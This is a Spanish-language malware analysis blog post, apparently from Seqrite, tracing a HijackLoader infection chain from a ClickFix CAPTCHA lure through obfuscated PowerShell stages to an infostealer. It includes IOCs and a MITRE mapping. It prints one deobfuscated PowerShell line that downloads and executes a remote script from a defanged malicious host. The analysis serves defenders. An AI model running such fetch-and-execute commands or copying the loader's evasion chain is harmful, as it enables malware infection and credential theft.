

Índice
- Introducción
-
- La amenaza en evolución de los cargadores de ataque
-
- Objetivo de este blog
- Metodología y análisis técnico
-
- Acceso inicial e ingeniería social
-
- Ofuscación y desofuscación en múltiples etapas
-
- Técnicas de antianálisis
-
- La carga útil final
- Conclusión
- IOCs
- Curación rápida Seqrite Protección:
- Mapeo MITRE ATT&CK
Introducción
Con la evolución de las ciberamenazas, la ejecución final de una carga útil maliciosa ya no es el único objetivo de la industria de la ciberseguridad. Los cargadores de ataque se han convertido en un elemento crítico de los ataques modernos, sirviendo como vector principal para el acceso inicial y permitiendo la distribución encubierta de malware sofisticado dentro de una organización. A diferencia de las cargas útiles simples, los cargadores están diseñados con un propósito específico: evadir las defensas de seguridad, establecer persistencia y crear un entorno favorable para la ejecución oculta del malware en su etapa final. Esto los convierte en una amenaza más significativa y relevante que requiere un análisis más específico.
Recientemente hemos observado un aumento significativo del malware HijackLoader . Este malware surgió en la segunda mitad de 2023 y rápidamente captó la atención debido a su capacidad para distribuir cargas útiles y sus interesantes técnicas para cargarlas y ejecutarlas. Se presenta principalmente como malware como servicio (MaaS) , y se ha detectado sobre todo en campañas con fines lucrativos a nivel mundial.
HijackLoader se ha distribuido a través de instaladores falsos, sitios web manipulados mediante SEO , publicidad maliciosa y portales de software/películas pirateados , lo que garantiza una amplia y oportunista base de víctimas.
Desde junio de 2025, hemos observado que atacantes utilizan Clickfix, lo que induce a víctimas desprevenidas a descargar instaladores .msi maliciosos que, a su vez, provocan la ejecución de HijackLoader. En ese momento, se observó que DeerStealer se descargaba como el ejecutable final en el equipo de la víctima.
Recientemente, también se ha observado que TAG-150 ha surgido con CastleLoader/CastleBot, al tiempo que aprovecha servicios externos como HijackLoader como parte de su ecosistema más amplio de Malware-as-a-Service.
HijackLoader entrega frecuentemente robots de robo y RATs, a la vez que perfecciona continuamente sus técnicas. Es particularmente conocido por sus avanzadas técnicas de evasión, tales como:
- Doblaje de procesos con secciones transaccionales
- Desvinculación de las DLL del sistema
- Llamadas al sistema directas en WOW64
- Suplantación de pila de llamadas
- Comprobaciones anti-VM
Desde su descubrimiento, HijackLoader ha evolucionado continuamente, representando una amenaza persistente y creciente para diversas industrias. Por lo tanto, es fundamental que las organizaciones establezcan y mantengan un monitoreo continuo de estos cargadores para mitigar el riesgo de ataques sofisticados de múltiples etapas.
Cadena de infección

Resumen técnico

El acceso inicial comienza con una campaña de phishing de ingeniería social basada en CAPTCHA, que hemos identificado como Clickfix (esta técnica también fue utilizada por atacantes en junio de 2025).
Este archivo HTA sirve como descargador inicial y conduce a la ejecución de un archivo de PowerShell.

Al decodificar la cadena codificada en Base64 anterior, obtuvimos otro script de PowerShell, como se muestra a continuación.


El script de PowerShell decodificado anteriormente presenta un alto grado de ofuscación, lo que supone un desafío significativo para el análisis estático y la detección basada en firmas. En lugar de utilizar cadenas y variables legibles, construye dinámicamente comandos y valores mediante complejas operaciones matemáticas y la reconstrucción de cadenas a partir de matrices de caracteres.
Al resolver la carga útil anterior, vemos que se decodifica en el siguiente comando, que, si bien aún es ilegible, se puede desofuscar por completo.

Después de la desofuscación completa, vemos que el script intenta conectarse a una URL para descargar un archivo posterior.
iex ((Nuevo objeto System.Net.WebClient).DownloadString('https://rs.mezi[.]bet/samie_bower.mp3'))
Cuando se ejecuta en un depurador, este script devuelve un error que indica que no puede conectarse a la URL.

El archivo samie-bower.mp3 es otro script de PowerShell que, con más de 18,000 líneas, está altamente ofuscado y representa la siguiente etapa del cargador.
Mediante la depuración, observamos que este archivo de PowerShell realiza numerosas comprobaciones de Anti-VM , incluyendo la inspección del número de procesos en ejecución y la modificación de las claves del registro.

Estas comprobaciones parecen estar dirigidas específicamente a leer los identificadores de VirtualBox para determinar si el script se está ejecutando en un entorno virtualizado.

Al analizar el script, observamos que la carga útil final reside en las últimas líneas, que es donde el cargador ofuscado inicial entrega el comando malicioso final.

La declaración de variable sin sentido anterior se ha resuelto; tras la ejecución, realiza decodificación Base64, operaciones XOR y rutinas de descifrado adicionales, antes de cargar otro script de PowerShell que probablemente inyecte el archivo PE.



Al decodificar este archivo se revela un archivo PE incrustado, identificable por su encabezado MZ.

Este archivo PE es un ejecutable .NET muy comprimido.
La carga ejecutable carga una cantidad significativa de código, probablemente extraído de su sección de recursos.

Una vez descomprimido, la carga ejecutable parece cargar un archivo DLL.

Este archivo DLL también está protegido, probablemente para evitar la ingeniería inversa y el análisis.

HijackLoader utiliza un proceso de varias etapas que incluye un archivo ejecutable seguido de una DLL. Esta última etapa del cargador intenta conectarse a un servidor C2, desde el cual se descarga un malware de robo de información . En este caso, el malware intenta conectarse a la URL que se muestra a continuación.

Aunque este servidor C2 ya no está accesible, el intento de conexión coincide con el comportamiento del malware NekoStealer . Este HijackLoader también ha participado en la descarga de diversos programas maliciosos de robo de datos, incluido Lumma.
Conclusión
Para defenderse eficazmente de cargadores sofisticados como HijackLoader, es necesario centrarse en sus mecanismos de entrega dinámicos y en constante evolución, en lugar de en las cargas útiles estáticas de última etapa. Al centrarse en detectar el acceso inicial y las etapas intermedias de ofuscación, las organizaciones pueden construir defensas más resistentes contra esta amenaza persistente. Es igualmente importante adoptar un enfoque proactivo en todas las capas, en lugar de centrarse únicamente en el acceso inicial o la carga útil final. Las capas intermedias suelen ser donde los atacantes introducen los cambios más significativos para facilitar la implementación exitosa del malware.
COI:
- 1b272eb601bd48d296995d73f2cdda54ae5f9fa534efc5a6f1dab3e879014b57
- 37fc6016eea22ac5692694835dda5e590dc68412ac3a1523ba2792428053fbf4
- 3552b1fded77d4c0ec440f596de12f33be29c5a0b5463fd157c0d27259e5a2df
- 782b07c9af047cdeda6ba036cfc30c5be8edfbbf0d22f2c110fd0eb1a1a8e57d
- 921016a014af73579abc94c891cd5c20c6822f69421f27b24f8e0a044fa10184
- e2b3c5fdcba20c93cfa695f0abcabe218ac0fc2d7bc72c4c3af84a52d0218a82
- 52273e057552d886effa29cd2e78836e906ca167f65dd8a6b6a6c1708ffdfcfd
- c03eedf04f19fcce9c9b4e5ad1b0f7b69abc4bce7fb551833f37c81acf2c041e
- D0068b92aced77b7a54bd8722ad0fd1037a28821d370cf7e67cbf6fd70a608c4
- 50258134199482753e9ba3e04d8265d5f64d73a5099f689abcd1c93b5a1b80ee
- hxxps[:]//1h[.]vuregyy1[.]ru/3g2bzgrevl[.]hta
- 91 [.] 212 [.] 166 [.] 51
- 37[.]27[.]165[.]65:1477
- cosi[.]com[.]ar
- hxxps[:]//rs[.]mezi[.]bet/samie_bower.mp3
- hxxp[:]//77[.]91[.]101[.]66/
Curación rápida Seqrite Protección:
- Script.Trojan.49900.GC
- Cargador.StealerDropperCiR
- Trojan.InfoStealerCiR
- Trojan.Agent
- BDS/511
MITRE Ataque y ataque:
| Táctica | Identificación de la técnica | Nombre de la técnica |
| Acceso inicial | T1566.002 | Phishing: Enlace de Spearphishing (página de phishing CAPTCHA) |
| T1189 | Compromiso Drive-by (malvertising, envenenamiento SEO, instaladores falsos) | |
| Ejecución | T1059.001 | Intérprete de comandos y secuencias de comandos: PowerShell |
| Evasión de defensa | T1027 | Archivos o información ofuscados (scripts ofuscados de varias etapas) |
| T1140 | Desofuscar/Decodificar archivos o información (decodificación Base64, XOR) | |
| T1562.001 | Debilitar defensas: deshabilitar o modificar herramientas (desenganchar DLL) | |
| T1070.004 | Eliminación de indicadores: eliminación de archivos (probablemente se utiliza en cargadores por etapas) | |
| T1211 | Explotación para evadir la defensa (llamadas al sistema directas en WOW64) | |
| T1036 | Enmascaramiento (extensiones falsas como .mp3 para scripts de PowerShell) | |
| Descubrimiento: | T1082 | Descubrimiento de información del sistema (verificaciones de máquinas virtuales, consultas de registro) |
| T1497.001 | Evasión de virtualización/sandbox: comprobaciones del sistema | |
| Persistencia | T1547.001 | Ejecución de inicio automático de arranque o inicio de sesión: claves de ejecución del registro (manipulación del registro) |
| Persistencia / Privilegio Esc. | T1055 | Inyección de proceso (rutinas de inyección de PE) |
| Comando y Control (C2) | T1071.001 | Protocolo de capa de aplicación: Protocolos web (tráfico HTTP/HTTPS C2) |
| T1105 | Transferencia de herramientas de ingreso (descarga de cargas útiles adicionales) | |
| Impacto / Colección | T1056 / T1005 | Captura de entrada/datos del sistema local (funcionalidad de robo de información de la carga útil final) |
Autores:
Niraj Lazarus Makasare
Shrutirupa Banerjie



